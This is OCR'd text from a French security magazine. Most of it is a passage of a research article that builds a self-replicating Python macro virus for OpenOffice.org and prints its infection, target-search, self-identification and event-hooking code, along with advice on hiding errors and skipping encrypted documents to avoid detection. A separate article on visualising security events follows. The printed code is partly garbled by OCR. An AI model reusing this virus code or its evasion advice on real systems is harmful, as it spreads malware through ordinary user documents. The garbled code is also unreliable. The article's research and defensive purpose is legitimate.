            print "[DEBUG - Macro] Already infected"
# Tout fichier ouvert sera infecté
```

Afin d'avoir une exécution de la partie virale incluse dans le répertoire utilisateur, il est nécessaire de modifier plus avant la configuration utilisateur d'OpenOffice.org pour obtenir une exécution de la partie virale. Le code viral modifie d'abord le fichier `<rep_user>/user/registery/data/org/openoffice/Office/Events.xml` pour associer aux événements « **Enregistrer** » et « **Ouverture** » l'exécution de la partie virale du répertoire utilisateur.

```
try:
    f = open(conf_file_list['event'], 'r')
    buf = f.read(os.path.getsize(conf_file_list['event']))
    # Non terminé
    mod_file(conf_file_list['event'], '<node oor:name="OnLoad"
                oor:op="remove"/>\n\s*</node>\n', '<node oor:
                                                name="OnLoad"
                oor:op="replace">\n<prop oor:name="BindingURL"
                oor:type="xs:string">\n<value>vnd.sun.star.script:macro.py
                $Macro?language=Python&amp;location=user</value>
                \n</prop>\n</node>\n</node>\n')
                mod_file(conf_file_list['event'], '<node oor:name="OnSave"
                oor:op="replace"/>\n\s*</node>\n', '<node oor:
                      name="OnSave"
                oor:op="replace">\n<prop oor:name="BindingURL"
                oor:type="xs:string">\n<value>vnd.sun.star.script:macro.py
                $Macro?language=Python&amp;location=user
              </value>\n</prop>\n</node>\n</node>\n')
```

Si le fichier n'existe pas, il est alors créé avec l'association événement/macro précédemment décrite. Ensuite, la recherche de cibles est lancée. Elle est limitée au répertoire utilisateur pour plus d'efficacité.

```
                                                .....
    # Recherche de cible
      RchCible(rech_path)

                                                # Charge finale
      if oracle( ):
      charge_finale( )
      return None
      Macro( )
```

L'oracle est une fonction décidant de l'activation de la charge finale (par exemple processus probabiliste).

Il existe un troisième cas : le virus agit dans un environnement multi-utilisateur. Il faut alors initialiser les chemins des différents fichiers intervenant dans le processus d'infection :

- ⇨ `Common.xcu` ;
- ⇨ le répertoire utilisateur contenant les macros ;
- ⇨ `Events.xcu`.

De plus, selon les plateformes, ces fichiers ne sont pas positionnés au même endroit dans l'arborescence. Le code suivant a pour fonction d'adapter la partie virale en fonction du milieu dans lequel, elle se trouve.

```
# Initialisation
else: # Pour tout autre utilisateur
    conf_file_list = {'conf':'user/registry/data/org/openoffice/Office/Common.
                      xcu',
                                'macro':'user/Scripts/',
                                'event':'user/registry/data/org/openoffice/
                                      Office/Events.xcu'}
    sep = '/'
    if "Darwin" in machine_cible:
        root_path = '/Users'
        conf_path = '/Library/Application Support/OpenOffice.org 2.2/'

    elif "Linux" in machine_cible:
        root_path = "/home"
        conf_path = "./openoffice.org2/"

    elif "Windows" in machine_cible:
        root_path = "c:\\Documents and Settings\\"
        conf_path = "\\Application Data\\OpenOffice.org2\\"
        for x in conf_file_list:
            x = re.sub('/', '\\',x)
            conf_file_list.update(x)
        sep = '\\'

    keys_list = conf_file_list.keys()
    for x in keys_list:
        # Doit ajouter des repertoires additionnels Windows
        conf_file_list[x] = root_path + sep + user_name + conf_path +
        conf_file_list[x]
```

2. La recherche de cibles

Le code suivant recherche récursivement dans une arborescence donnée les fichiers infectables. Pour chacun d'eux, la routine d'infection est invoquée. Le reste du code parle de lui-même. Lorsque la routine arrive au bout du système de fichiers, elle retourne au corps principal.

```
def RchCible(repertoire, root_path, virus):
    rep = dircache.listdir(repertoire)          # Construit une liste de tous
                                                les contenus du répertoire.
    for x in rep:
        x = repertoire+"/"+x                        # Construction du chemin
                                                    adéquat
        if not os.path.isdir(x) and Infectable(x):
            Infection(x, 0, root_path, virus)
        else :
            RchCible(x, root_path, virus)
    return None
```

3. Test d'infection

Le virus doit d'abord identifier la nature de la cible en cours : script Python ou archive de type ZIP pour adapter le processus d'infection.

```
def Infectable(cible):
    try:
        f = open (cible, 'r')
        l = f.readline()
        f.close()
        if zipfile.is_zipfile(cible) and re.compile('.odt$').search(cible):
            if looking_in(cible, '\xb8\xf8\xa0\xfe\x6b\xf4\x92\x1e\x19\x14\xab\x19\
                                xa9\xaf\xc5\c21') ==
                                 None:
                return True
        else:
            print "[DEBUG - Infectable] target is not infectable: {", cible, "}"
            return False
    elif re.compile('.(P|p)(Y|y)$').search(cible) and re.compile('^#! .*python.*').
    match(l): # should use re '^#! /(.*/)*python .*'
        return True
    except IOError:
        pass
    return False
```

Dans un premier temps, le code tente d'ouvrir le fichier cible (contrôle des droits en écriture et en lecture). En cas d'échec, le code termine en renvoyant la valeur `None`, sinon il vérifie la nature de la cible : script en Python ou une archive au format OpenDocument. Il est à remarquer que la fonction ne vérifie pas qu'il s'agit d'un répertoire. Ce contrôle est effectué lors de l'appel récursif de la fonction `RchCible`.

Le test pour un fichier OpenOffice consiste à vérifier la présence de l'extension `.odt` pour la cible et à vérifier par l'appel à la méthode de la classe zipfile (`is_zipfile`) que la cible est une archive au format ZIP.

Dans le cas d'un script en Python, c'est le traitement est plus simple. Deux tests sont effectués. La fonction vérifie la présence de la chaîne `\#! /usr/bin/python` au début du fichier cible et vérifie également la présence de l'extention `.py` dans le nom de la cible.

4. Auto-identification du code viral

C'est l'une des routines les plus importantes. Elle intervient à différents moments d'exécution de la partie virale. Le rôle de cette routine est de permettre au code viral de s'auto-identification. La première méthode consiste à exploiter la variable `argv[0]`, qui indique le propre chemin du virus dans l'arborescence du système de fichiers. Cependant, le script comporte deux modes d'exécution. C'est le *shell* qui lance le script si les droits d'exécution lui sont donnés ou bien c'est dans l'environnement OpenOffice.org que le script s'exécute. Si un script comporte une erreur, l'exception est levée au niveau du fichier `pythonscript.py`.

En conséquence, certaines fonctionnalités ne sont plus accessibles en environnement OpenOffice.org, et notamment la variable `argv[0]` n'est plus définie. Pour résoudre ce point, nous avons utilisé un générateur de clé environnementale **[FLL2]**. Le principe est de générer une clé en fonction d'une observation dans un environnement donné, en utilisant une fonction de hachage, selon le principe suivant :

`h` désigne la valeur de hash, `m` le message, `A` l'arborescence du système de fichiers, f_A un fichier quelconque dans l'arborescence du système de fichiers `A` et `H` une fonction de hachage, par exemple MD5.

```
# Génération de la valeur de hash.
h := H(m)

# Routine de recherche de la signature
cherche(h, A)
 Pour tous les fichiers f d'une arborescence A Faire
       Si h = H(f)
       Alors retour Vraie
       Sinon continue
```

Ce bout de code permet au virus de se localiser ou de localiser un de ses fils.

Plus précisément, la valeur de hash est calculée avec la fonction MD5 de la manière suivante : `$> head -n 15 virus_pth_ooorg.py | md5` ; qui nous transmet la valeur suivante : `0x663d3b872562aba8ff278bfb143406bf`. Cette valeur est ensuite insérée dans le corps du code, en dehors des quinze premières lignes pour ne pas altérer le re-calcul de la valeur de hash par la fonction MD5. La recherche se fait de manière récursive dans le système de fichiers. Pour chaque fichier du type script Python et archive au format ZIP, elle calcule la valeur de hash et la compare à une certaine valeur, qui lui est passée en paramètre. Si les deux valeurs sont identiques, alors il s'agit d'une instance virale, et retourne sa position dans l'arborescence.

```
def self_search(file, sum):
    flist = dircache.listdir(file)
    ret = None
    for x in flist:
        path = file + "/" + x
        # print "[DEBUG - self_search] {",path,"}"
        if os.path.isdir(path):
            ret = self_search(path, sum)
            if ret != None:
                break
        elif re.compile('.(p|P)(y|Y)$').search(path):
            # print sum
            # print md5.new(open(path, 'r').read(484)).digest(), "\n"
            if sum == md5.new(open(path, 'r').read(484)).digest():
                return path
        elif zipfile.is_zipfile(path):
            y = looking_in(path, sum)
            if y != None:
                return y
    return ret
```

Dans le cas d'un fichier script en Python, l'opération est triviale. Mais dans le cas d'un fichier au format ZIP, il faut rechercher sur tous les fichiers composant l'archive. C'est l'objectif de la routine `looking_in`.

```
def looking_in(filename, sum):
    zip = zipfile.ZipFile(filename)
    zlist = zip.namelist()
    for y in zlist:
        file = zip.read(y)
        s = StringIO.StringIO(file).read(484)
        if sum == md5.new(s).digest():
            zip.close()
            return file
    zip.close()
    return None
```

5. Fonction d'infection

Dans le cas d'un script Python, l'approche est triviale. Le code agit par écrasement. Dans le cas d'une archive ZIP, c'est un peu plus complexe.

Au début de la routine d'infection, la partie virale effectue une copie de son code en mémoire.

```
def Infection(file, flag, root_path, virus):
    # print "[DEBUG - Infection ] Infecting [", file, "]"
    macroFlag = 0
    try:
        v = open(virus,'r')
        vadn = v.read(os.path.getsize(virus))
        v.close()
    except IOError:
        return None
```

Si le fichier cible est fichier archive au format ZIP, l'archive est décompressée en mémoire. Lors de ce processus, les méta-informations des fichiers suivants : `\META-INF/manifest.xml` et `content.xml` sont récupérées. Elles seront utiles dans la suite. Dans le cas d'un script Python, le drapeau `macroFlag` prend la valeur un. En revanche, le virus détecte si le document cible est chiffré (voir plus loin). Le code viral est légèrement modifié en désactivant l'appel de la fonction principale `Macro( )`, puis le script original est remplacé par le code de la partie virale précédemment modifiée. Si la modification n'était pas effectuée, la macro ne serait pas entièrement visible par OpenOffice.org.

```
if re.compile('.odt$').search(file) and zipfile.is_zipfile(file):
    # Ouverture du fichier archive
    zfile = zipfile.ZipFile(file, 'r', zipfile.ZIP_DEFLATED)
    zlist = zfile.infolist()        # Lecture de son contenu
    if zlist == []:
        return None
    filelist = []
    # Désarchivage du fichier cible dans une liste de fichiers d'une part et dans une liste de
      méta-informations d'autre part
    for x in zlist:
        if re.compile('META-INF/manifest.xml').search(x.filename):
            manifest_zinfo = x
            filelist.append(zfile.read(x.filename))
            # Si le document est chiffré alors drapeau_chiffré = 1
            continue
        elif re.compile('content.xml').search(x.filename):
            content_info = x
            filelist.append(zfile.read(x.filename))
            continue
        elif re.compile('.py$').search(x.filename):
            macroFlag = 1
            vand = re.sub('^#Macro\(\)', 'Macro()', vadn)   # Désactive l'appel de la fonction
                                                                                    # Macro
()
            filelist.append(vadn)
        else:
            filelist.append(zfile.read(x.filename))
```

Si le drapeau `macroFlag` a une valeur nulle, alors le fichier `META-INF/manifest.xml` est modifié de telle sorte que la macro infectée soit déclarée dans le document.

```
        if  macroFlag == 0:
            mod_lfile(filelist, zlist, manifest_zinfo, '</manifest:manifest>',
            '<manifest:file-entry manifest:media-type="" manifest:full-
            path="Scripts/python/macro.py"/>\n<manifest:file-entry manifest:
            media-type="application/binary" manifest:full-path="Scripts/
            python/"/>\n<manifest:file-entry manifest:media-type="application/
            binary" manifest:full-path="Scripts/"/>\n</manifest:manifest>')
            addFlag = 1
```

L'étape suivante consiste à modifier le fichier `content.xml`, afin que la macro embarquée dans le document cible soit exécutée à l'ouverture du fichier par OpenOffice.org. Une attention est apportée en cas de documents chiffrés. Si le document est chiffré, le fichier n'est pas modifié, car sinon une erreur d'ouverture surviendrait, ce qui trahirait la présence du virus.

```
        # Ajout de l'événement ouverture
        # si Drapeau_chiffré Alors rien
        # Sinon Ajout de l'évenement à l'ouverture
        filelist = mod_lfile(filelist, zlist, content_info, '<office:scripts/>',
        '<office:scripts><office:event-listeners><script:event-listener
        script:language="ooo:script" script:event-name="dom:load" xlink:
        href="vnd.sun.star.script:macro.py$Macro?language=Python&amp;location
        =document"/></office:event-listeners></office:scripts>')
        zfile.close( )
```

L'interface de la classe zipfile, ne permet pas d'ouvrir un fichier à la fois en lecture et en écriture. La solution consiste à écraser le fichier original. L'archive est écrite fichier par fichier. La macro infectée est ajoutée en fin de l'archive, si le drapeau `macroFlag` est nul.

```
    zfile = zipfile.ZipFile(file, 'w', zipfile.ZIP_DEFLATED)
     for x, y in zip(zlist, filelist):
         zfile.writestr(x.filename, y)
     if macroFlag == 0:
         zfile.writestr("Scripts/python/macro.py", vadn)
     zfile.close( )
```

Si le fichier n'est pas une archive ZIP, alors l'exécution se branche sur le cas d'un script en Python. La cible est ouverte en écriture, puis tronquée. Si le drapeau `flag` vaut 1, alors il s'agit d'un script en Python commun qui n'a pas de rapport direct avec la suite OpenOffice.org. Ce qui implique donc que le code viral est altéré de façon à activer l'exécution de la fonction `Macro( )`. Sinon, il s'agit d'un script en Python en rapport avec la suite. Afin d'activer l'exécution via suite logicielle, il ne doit pas y avoir d'appel explicite à la fonction `Macro( )`. La déclaration de l'appel à la macro d'un script est définie dans le fichier `Events.xcu` :

```
    # infection of a python file
    elif re.compile('.py$').search(file):
        try:
            c = open(file, 'w')
            if flag == 1:
                vadn = re.sub('\nMacro\(\)', '\n#Macro()', vadn)
            else:
                vadn = re.sub('\n#Macro\(\)', '\nMacro()', vadn)
            c.write(vadn)
            c.close()
        except IOError:
            return None
    return None
```

Lorsque le code viral obtient les droits d'exécution du super-utilisateur, tous les scripts en Python sont récursivement infectés à partir du répertoire d'installation d'OpenOffice.

```
def app_infection(rep, virus, sep, root_dir):
    rep = dircache.listdir(app_path)
    for x in rep:
        x = rep + sep + x
        if os.path.isdir(x):
            app_infection(x, virus, sep, root_dir)
        if re.compile(".py$").search(x):
            Infection(x, 0, root_dir, virus)
    return None
```

Enfin, d'un point de vue général, il est nécessaire de traiter l'ensemble des erreurs pouvant trahir la présence ou l'activité du code. Il faut donc lever l'ensemble des exceptions. Lorsqu'une erreur survient et force la fin du calcul, il faut donc rétablir l'état initial de l'environnement. Cet aspect, par manque de place et pour une meilleure lisibilité du code, n'a pas été traité dans cet article, mais il est essentiel de ne pas l'oublier.

Cas des documents chiffrés

Que se passe-t-il lorsque la cible est un document chiffré ? C'est une situation délicate à gérer lors du processus d'infection. Le code infecte le document si aucune macro n'est déjà présente dans le document cible. En revanche, s'il existe une macro, elle est soit chiffrée, soit en clair **[N1]**. Étant donné que le code agit par écrasement, aucun problème ne se pose. Toutefois, dans le cas d'un document chiffré, l'exécution systématique et automatique d'une macro malicieuse (liaison à un événement après le chiffrement) n'est pas directement possible.

En effet, si nous prenons un document chiffré ne contenant aucune macro et que nous supprimons uniquement le chiffrement du fichier `content.xml`, ainsi que les références au chiffrement dans le fichier `META-INF/manifest.xml` **[MISC_OO]**, une erreur apparaît à l'ouverture du document. En conséquence, nous ne pouvons pas exploiter directement l'exécution de la macro malicieuse insérée dans un document chiffré, à l'ouverture de ce dernier. Cependant, au moins une solution existe pour contourner la difficulté : l'utilisation de codes k-aires **[FLL2]**.

Avec cette approche, l'attaque comporte deux phases (k = 2), chacune d'elle étant assurée par un code viral spécifique (code k-aire en mode série). La première (code C_0) consiste à affaiblir l'application cible, la deuxième phase (code C_1), à réaliser l'infection quel que soit l'état du document cible en profitant des faiblesses introduites lors de la première phase. L'intérêt de cette approche réside dans le fait qu'alors l'exécution automatique du code viral C_1 ne sera gênée par l'usage ni de la signature ni du chiffrement au sein du document cible **[VB07]**.

Pour illustrer cela, considérons un hôte sain dans lequel Openoffice.org est configuré de la manière suivante :

- aucun répertoire de confiance n'est spécifié ;
- seules les macros de confiance sont exécutées ;
- aucune macro n'est attachée à un événement de l'application.

Le premier code C_0 infecte une macro présente dans l'application au niveau du répertoire `Scripts/python`, puis spécifie un répertoire de confiance en modifiant le fichier `Common.xcu` :

- dans le répertoire utilisateur si le code ne détient pas les droits du super-utilisateur ;
- sinon, il attaque le répertoire d'installation sans cependant changer le niveau d'exécution des macros (exploitation de la confiance de l'utilisateur lors de l'ouverture de tout document).

Enfin, ce premier code lie la macro infectée à un événement de l'application, par exemple l'ouverture d'un document. La macro est définie de manière à ce qu'elle exécute la deuxième partie du code k-aire (code C_1) lorsqu'elle est présente dans un document. L'identification du deuxième code est assurée via une clé environnementale, ce qui ne permet pas de savoir, en cas d'analyse de la première partie, ce que recherche le code.

La deuxième phase de l'attaque est alors réalisée par le code présenté dans cet article, sans modification (code C_1).

Conclusion

Le risque des codes malveillants dits « de documents » est loin d'être négligeable. Outre un manque critique de sensibilisation des utilisateurs, la portabilité extrême des documents généralise ce risque à pratiquement tous les systèmes d'exploitation.

Cela impose de considérer la sécurité des applications bureautiques avec plus de vigilance et en particulier d'identifier les différentes faiblesses conceptuelles ou architecturales de ces applications. Il est essentiel de préciser que si le cas OpenOffice est à ce jour le plus critique – mais la sortie prochaine d'une version Trusted OpenOffice réglera définitivement le problème –, il n'est pas le seul et le problème se pose véritablement, à des degrés divers, pour tous les environnements ou formats bureautiques, dès lors que d'une part les fonctionnalités deviennent trop riches et que, d'autre part, elles ne sont pas maîtrisées (voire maîtrisables). Encore une fois, ergonomie et sécurité sont rarement compatibles, surtout dans un contexte où la sécurité n'est jamais envisagée en amont, lors de la définition de l'architecture.

Les politiques de sécurité doivent intégrer et gérer ce risque particulier. Les principaux points à considérer sont les suivants :

- **Limiter autant que faire se peut les fonctionnalités. Par exemple, dans le cas d'OpenOffice, il est impératif de désactiver l'usage des langages de scripts non natifs tels que Python, Ruby ou autres. L'intérêt d'une suite comme OpenOffice tient au fait que cela est possible alors que pour les autres environnements ou formats bureautiques cela est rarement le cas : la loi du tout ou rien s'applique.**
- **Utiliser un système de chiffrement/signature externe et maîtrisé [N2] pour la certification des documents échangés, et ce, dans tous les cas. Cela contribue à interdire des attaques via des documents bureautiques : tout document non signé doit être considéré comme potentiellement suspect.**
- **Sensibiliser les utilisateurs aux règles élémentaires en matière d'utilisation de documents venant de l'extérieur (contrôle de l'origine, du contenu, du paramétrage…). À ce titre, le passage par un « sas de décontamination » (station antivirus dédiée) devrait être systématique. Une autre solution peut consister sur ce même sas à exporter systématiquement tout document sous une version PDF inerte (ce que fait très bien OpenOffice) avant son introduction sur un LAN.**

En conclusion, si les documents bureautiques représentent un risque majeur, il existe des solutions qu'une bonne politique de sécurité ne manquera pas de mettre en œuvre. Cela conforte le principe de base qui veut qu'en matière de SSI, les postures ou les actes réflexes soient plus importants que les produits eux-mêmes.

Références

[JCV06] DRÉZIGUÉ (D. DE) et HANSMA (N.), *« In-depth Analysis of The Viral Threats with OpenOffice.org Documents »*, *Journal in Computer Virology*, 2 (3), pp. 187-210, Springer, 2006.

[MISC33] EVRARD (P.) et FILIOL (E.), « Guerre, guérilla et terrorisme informatique : fiction ou réalité ? », *MISC – Le journal de la sécurité informatique*, pp. 9 – 17, numéro 33, 2007.

[FLL1] FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer France, 2004.

[FLL2] FILIOL (E.), *Techniques virales avancées*, collection IRIS, Springer France, 2007.

[MISC_OO] FILIOL (E.) et FIZAINE (J.-P.), « Le Risque Viral sous OpenOffice.org 2.0.x », *MISC – Le journal de la sécurité informatique*, numéro 27, 2006.

[VB07] FILIOL (E.) et FIZAINE (J.-P.), « *OpenOffice security and viral risk* », Part I (septembre 2007) and Part II (octobre 2007), *Virus Bulletin*, **http://www.virusbtn.com**.

[BB07] FILIOL (E.), « Analyse du macro-ver OpenOffice/BadBunny », *MISC – Le journal de la sécurité informatique*, numéro 34, 2007.

[SSTIC07] LAGADEC (P.), *Sécurité des formats OpenDocument et OpenXML*, Actes de la conférence SSTIC 2007, pp. 259–278, 2007, **http://www.sstic.org**.

Notes

[N1] Les macros en Python sont ajoutées « à la main ». L'application ne prend pas en compte nativement le développement des macros en Python, mais uniquement celles développées en langage OOBasic. Par conséquent, une macro peut être non chiffrée si le document chiffré n'a pas été modifié.

[N2] N'oublions pas que la « sécurité cryptologique » offerte nativement n'est jamais une garantie en soi.

Représentation graphique des événements de sécurité

L'approche graphique est une méthode de représentation des événements de sécurité qui arrive en complément des solutions courantes basées sur une approche textuelle.

En effet, un bon dessin vaut souvent mieux qu'une longue explication, en particulier lorsque cette explication se trouve sous la forme de quelques milliers de lignes de logs... Néanmoins, peu de représentations restent fiables et réellement exploitables.

mots clés : *représentation / attaques / détection d'intrusion*


La loose de la représentation

Les exemples de représentation graphique ne manquent pas. Toutefois, en dépit de leur diversité, la grande majorité partage une caractéristique commune : elles sont inutiles. Et, dans certains cas, il n'est même pas possible d'argumenter qu'« il n'y a de beau que l'inutile », parce qu'en plus elles sont moches ! Tour d'horizon des erreurs communément commises.


Déjà vu

L'erreur la plus fréquente est de fournir une représentation d'un phénomène déjà constaté, puis de crier au génie et de tirer une théorie générale de ce cas particulier. Cette approche a pour principal effet d'être parfaitement inadaptée en dehors du contexte initial, voire incapable de représenter quoi que ce soit tant que le phénomène en question n'est pas entièrement qualifié. Les deux exemples qui suivent (Figures 1 et 2) en sont l'illustration.

Dans chacun des cas, il s'agit de la représentation de la propagation d'un ver sur le port 135. Et dans chacun des cas, la représentation a été obtenue en analysant spécifiquement les logs de *firewalls* sur ce port. Ce qui revient à dire : « Tiens, j'ai plein de logs sur mon firewall. Il s'agit de paquets à destination du port 135.



1



2


Lançons l'outil de représentation graphique en filtrant sur le port 135. Il y a plein de paquets à destination de ce port. Ca doit être un ver ». Donc, pars pour faire comprendre à un directeur qu'il se passe quelque chose de grave (« Regardez, il y a plein de points rouges ! »). Ces représentations sont relativement inutiles dans la mesure où elles n'apportent aucune information additionnelle. À la rigueur, s'agissant de surveiller une ressource très particulière face à une menace spécifique, de tels outils peuvent faciliter l'analyse et accélérer la procédure de réaction. Il est alors entendu que l'utilisation à une échelle importante devient impossible.

Trop petit

Corollaire fréquent de l'erreur précédente, l'incapacité de représenter des phénomènes de grande ampleur ou tout simplement à une échelle différente de celle du phénomène initial. Ainsi, une représentation efficace pour l'analyse de la propagation d'un ver ou d'un scan de port (deux schémas relativement similaires) peut

Renaud Bidou
<renaudb@radware.com>


très bien « exploser » dans le cas d'un DDoS, comme le montre assez clairement la figure 3 (même si on ne sait peut-être pas ce que c'est, il est relativement clair qu'il se passe quelque chose).



3

Ou encore, ce qui était efficace dans un laboratoire ou un petit réseau devient totalement illisible.

Cela peut également être le cas d'un modèle restreint, comme défini précédemment (analyse sur un port par exemple), ensuite généralisé (surveillance de tous les ports). Le résultat obtenu est donné en figure 4.



4

Trop intelligent

Dans d'autre cas, les représentations semblent avoir pour objectif de montrer la théorie d'analyse et non le phénomène analysé. Cela donne lieu à des graphes totalement incompréhensibles et inexploitables, comme celui de la figure 5. On y distingue une anomalie DNS caractéristique d'une tentative de brute force sur des mots de passe SSH... (voir la figure 5, page suivante.)

Analyse du problème

Mais avant de se jeter à corps perdu dans l'étude des différentes solutions proposées, peut-être aurait-il été utile de poser le problème et de se demander ce que l'on attendait précisément de la représentation. Cette inversion de l'ordre des choses est probablement l'origine des représentations douteuses évoquées précédemment. Corrigeons cette erreur et tentons de réfléchir un instant.

Objectif de la représentation


L'objectif de la représentation est-il de fournir en quelques secondes l'information qu'un scan de ports a été effectué avec nmap par un système Linux localisé en Chine ou de prévenir de manière claire qu'un composant de la DMZ a servi de rebond à une intrusion lancée contre le système d'information interne ?

La réponse à cette question a un impact considérable. Dans le premier cas, il faudrait être à même de fournir des informations concernant la localisation géographique de la source de l'attaque, ainsi que la nature du système, de l'attaque et de l'outil utilisé. Dans l'absolu, de telles informations paraissent intéressantes, à défaut d'être utiles. Mais, une fois pris en compte le fait que de tels événements se produisent jusqu'à plusieurs milliers de fois par jour, la qualité de leur représentation détaillée semble très compromise.

Il faut donc rester pragmatique et se fixer des objectifs cohérents, parmi lesquels nous pouvons citer :

- les principaux types d'activités suspectes sur une période donnée ;
- l'étanchéité des zones de sécurité ;
- les sources malicieuses sur un réseau interne ;
- les systèmes vulnérables et largement exploités, victimes d'intrusions multiples ;
- l'activité d'entités fonctionnelles (filiales, VLAN, etc.), afin d'identifier l'activité entre groupes de systèmes ;

Le choix de ces cinq types n'est pas le fait du hasard, mais correspond à certaines des problématiques que l'analyse textuelle adresse le plus mal. En effet, cette dernière représente difficilement le regroupement des objets (événements ou systèmes), les schémas arborescents, ainsi que les liens entre les objets. À l'inverse, les graphes sont tout à fait adaptés à ces besoins. Pour s'en convaincre, il suffit de s'essayer à l'exercice amusant consistant à représenter un arbre généalogique incluant les familles recomposées, demi-frères et sœurs, beaux-pères et mères,



5

sur trois ou quatre générations... C'est juste un petit peu plus facile que les relations entre systèmes compromis d'un réseau d'entreprise de bonne taille.

Un axe de réflexion

